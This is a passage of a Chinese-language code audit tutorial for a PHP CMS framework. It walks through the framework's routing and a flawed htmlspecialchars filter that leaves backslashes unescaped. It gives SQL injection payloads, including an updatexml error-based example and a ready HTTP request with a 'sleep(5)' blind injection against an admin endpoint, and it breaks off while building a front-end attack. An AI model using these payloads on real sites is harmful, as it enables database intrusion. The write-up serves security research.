51              if($_PATH_INFO){
52                  $_SERVER['PATH_INFO']=implode('/',$_PATH_INFO);
53              }
54          }
55          //先进行域名绑定验证
```

第 29-42 行用来检查 PATH_INFO，这里对我们代码审计没有太高的要求，我们读取 43-54 行，这里将 PATH_INFO 进行分隔以及过滤空格。使访问的路由更规范化。


可以看到 RUOTE 默认未开启，所以我们第 57 行的 if 分支可以暂时不看，下面的 80-87 行用来过滤. html 等字符串来完成伪静态。

好，我们接着往下读取。


$lock=APP_PATH.'conf/install.lock';
if(false===defined('MODULE')){
if (isset($_SERVER['PATH_INFO']) && $_SERVER['PATH_INFO']){ // 获取先尝试获取模块名
$paths = explode(MODULE_PATHINFO_DEPR,$_SERVER['PATH_INFO'],2);;
$test_module = strtolower(preg_replace('/\.' . $EXT . '$/i', '',$paths[0
//判断是否安装了
if(!is_file($lock) && $test_module !='install' && !$_GET['step']){
self::test_is_mod_rewrite();
}else{
//是否存在MODULE_ROTUE
if(in_array($test_module,C('MODULE_ROTUE'))){
define('MODULE',strtolower($test_module));
$_SERVER['PATH_INFO'] = isset($paths[1])?$paths[1]:'';
}else{
//如果上面都是判断下是不是插件
$plugin_route_file=APP_PATH.'plugin_route.php';
is_file($plugin_route_file) && extract(include $plugin_route_file);
if($Plugin_Route && in_array($test_module,$Plugin_Route)){
define('MODULE',strtolower($test_module));
$_SERVER['PATH_INFO'] = isset($paths[1])?$paths[1]:'';
define('is_plugin',true);
}
}
}
}else{
if(!is_file($lock) && !defined('MODULE') && !$_GET['step']){
self::test_is_mod_rewrite();
}else{
if(C('index') && C('index') != 'home'){
define('MODULE',strtolower(C('index')));
}
}
}
}
if($test_module && false===defined('MODULE')){
define('MODULE','home');
}
if(C('webstate')=='0' && 'admin'!==MODULE){
(new controller)->err(C('close_why'));
}
if('1'===C('URL_RULES') || 'admin'!==MODULE){
*无标题 - 记事本
文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)
["ONLINEIP"]=>
string(9) "127.0.0.1"
["MODULE_ROTUE"]=>
array(5) {
[0]=>
string(5) "admin"
[1]=>
string(7) "install"
[2]=>
string(4) "user"
[3]=>
string(6) "plugin"
[4]=>
string(4) "home"
}


这里可以看到 $_SERVER[PATH_INFO] 的第一个传参就是模块了，第 92 行将 $_SERVER[PATH_INFO] 分隔为两个数组，第 93 行获取到第一个参数，第 96-113 检测网站是否安装的同时对模块进行验证，判断传入的模块 $_config 数组中 MODULE_RUOTE 是否存在，存在则定义 MODULE 常量为 $test_module。


第 127-130 行如果不存在 MODULE 常量默认定义为 home，让用户访问到 home 模块。



终于到了我们的关键时刻，137-139 行定义三个外部传递过来的 m,c,a，终于定位到控制 module（模块）controller（控制器） action（方法）了，admin 模块有特例处理，我们放在这里先不管。152-155 以及 157-161 行都是进行包含模块下的 function.php 文件以及 ruote.php 文件，但是我们不能高兴的太早，136 行中 if 判断是否存在 C（‘URL_RULES’）; 我们奇怪的发现并没有！

但是没关系，我们保持良好心态继续往下通读。





果然，山重水复疑无路，柳暗花明又一村。下面对 PATH_INFO 进行分隔，分别当作控制器与方法，如果不存在则默认都为 Index。


到这里我们都会认为 ruote.php 文件通读完毕，但是这里有一个小坑。它是析构方法。


```
225     static public function filtering()
226     {
227         $_GET = filtering($_GET );
228         $_POST = filtering($_POST );
229         $_COOKIE = filtering($_COOKIE);
230         $_SESSION = filtering($_SESSION);
231         $_SERVER = filtering($_SERVER);
232     }
233     // 检测自定义全局变量（register globals）并移除
234     static public function un_reg_ister_Globals()
235     {
247
248     static public function test_is_mod_rewrite(){
262     /**
263      * 析构方法
264      */
265     public function __destruct() {
266         self::filtering();
267         self::un_reg_ister_Globals();
268     }
269 }
270 ?>
```

不然呢，我们都以为这整个框架没有过滤处理，但其实在__destruct 中进行过滤了，过滤函数为 filtering，可以看到把 $_GET、$_POST、$_COOKIE、$_SESSION、$_SERVER 统统进行了过滤。

我们从 functions.php 文件中看一下 filtering 是如何定义的。

将外部传进来的 key 值为：'id','aid','cid','uid','mid','cmid','iid','nid','cityid','proviceid','countyid','townid','upcid','state','reply_id','lid'全部做 intval 处理，而 key 值不属于他们则做 htmlspecialchars($content,ENT_QUOTES); 处理，从第一眼来看，一拳击败 SQL 注入以及 XSS 漏洞，过滤还是比较严格的，但是我们发现一个问题 ENT_QUOTES 作为 htmlspecialchars 的第二个参数，将标签以及双引号、单引号进行 HTML 实体化，但是并不会对反斜杠进行转义。如图：





反斜杠 \ 没有被转义，这样在 SQL 语句中我们可以通过 \ 来对 SQL 语句进行打乱。前提是有两个可控点。

例如：SELECT * FROM XXX WHERE A=’ 1’ AND B=’ 2’

在 A 中插入反斜杠在 B 中插入攻击语句，SQL 语句变为 SELECT * FROM XXX WHERE A=’ 1\’ AND B=’ or updatexml(1,concat(1,user(),1),1) -- ’

也可以进行 SQL 注入，第二种情况则是有一个可控点，但是没有被单引号包裹。


并且可控点 A 以及可控点 B 如果是由外部传递，都不可以键值为：'id','aid','cid','uid','mid','cmid','iid','nid','cityid','proviceid','countyid','townid','upcid','state','reply_id','lid'

好了，了解完过滤部分后继续往下通读代码。

```php
public function __destruct() {
    self::filtering();
    self::un_reg_ister_Globals();
}
```

因为 PHP 默认关掉此拓展，所以我们一带而过。

终于将 ruote.php 读完了，我们回到 app.php 中继续通读。




App.php 文件第 21 行用于日志处理，默认为 0，我们也暂时不看。继续往下读取。


```
16    public static function run(){
17        spl_autoload_register('self::Load_Class');
18        self::setReporting();   // 定义一些根据变量而改变的错误信息
19        self::default_config();
20        new route();
21        self::log();
22        self::Load_Controller();
23    }
24
25    private static function log(){
41    // 检测开发环境
42    private static function setReporting()
43    {
60
61
62    //加载控制器
63    private static function Load_Controller(){
64        //如果是模块
65        $home= MODULE=='admin' ||  MODULE=='user' ||  MODULE=='install' ||  MODULE=='home' ? '' : '\home';
66
67        //如果是插件is_plugin
68        $plugin=defined('is_plugin') ? 'plugin\\' : '';
69        $controller = $plugin.MODULE.$home.'\controller\\'.strtolower(CONTROLLER);
70        if (class_exists($controller)) {
71           $dispatch = new $controller();
72           Load_Method($dispatch,METHOD,$controller);
73        }else{
74            E($controller.'控制器不存在');
75        }
76    }
77
```

第 69 行已经告知我们如何定位到某个模块，某个控制器，某个方法了。

我们可以清晰的知道网站如何运行。下面是规划的两种模块 / 控制器 / 方法访问规则

下面我们在 app/user/controller / 文件夹下创建我们自己的控制器，来看是否可以正常访问到我们定义的自定义方法。





创建 heihu.php，文件内容为

```php
<?php
namespace user\controller;
class heihu{
        public function index(){
                echo 'Ok~';
        }
}
```

访问 URL:http://www.temmoku.com/?temmoku_dirs=user/heihu/index


运行结果：

整个框架思路清晰，我们开始挖掘漏洞。


0x02 SQL 注入的摸索

我们在了解框架时知道，全局进行了 htmlspecialchars 过滤，并且我们知道有两种存在 SQL 注入的情况，第一种情况：有两个可控点、第二种情况：有一个可控点，并且没有被引号包裹。这两种情况发送的请求 Key 都不能为
'id','aid','cid','uid','mid','cmid','iid','nid','cityid','proviceid','countyid','townid','upcid','state','reply_id','lid'

我们通过 Notepad++ 的全局搜索功能，搜索 “' AND” 来看一下



笔者在这里并没有找到可利用的点，接着我们查找 “' OR”




也没有给出我们想要的结果。

0x03 后台 SQL 注入漏洞

在 0x02 中我们的猜想没有成功，这个时候我们可以通过 Seay 源代码审计系统来进行漏洞查找。但笔者并没有使用工具。

通过笔者以往的审计经验，存在 SQL 注入大多情况下会在 Mysql 中的 WHERE 语句中的 in 关键字，我们通过 Notepad++ 来全局查找一下 “in (”



我们可以看到 $_POST[uiddb] 中，uiddb 并不在过滤范围，所以这里有可能会造成 SQL 注入漏洞。

这里使用了 db 类，笔者简单观看了一下，开发者写出的 db 类类似于 TP 框架中的 db 类。

这里构造 HTTP 包

POST /?temmoku_dirs=admin/user/state HTTP/1.1

Host: www.temmoku.com


Content-Type: application/x-www-form-urlencoded


Content-Length: 37

cookie: 管理员的 COOKIE 信息

uiddb[]=1&uiddb[]=2) and sleep(5) --

运行结果：






后台存在一处 SQL 盲注漏洞，可是我们并不喜欢后台怎么办？（/ 坏坏的笑）

0x04 前台 SQL 注入漏洞（一）

我们紧接着上一次的 “in (” 关键字查询结果，来往下翻一翻是否存在前台漏洞。

我们寻寻觅觅看到 user 模块中 comment 控制器的 del 方法存在 in 关键字



我们看到进行检测 $_config 数组中下标为 comment_del 的值，这个时候我们需要进入后台设置一下：1. 开启站点注册用户功能 2. 允许站点用户删除自己的评论

首先安装两个插件，然后进入 home 设置

设置允许删除自己的评论

然后我们构造 HTTP 请求包

POST /?temmoku_dirs=user/comment/del HTTP/1.1

Host: www.temmoku.com

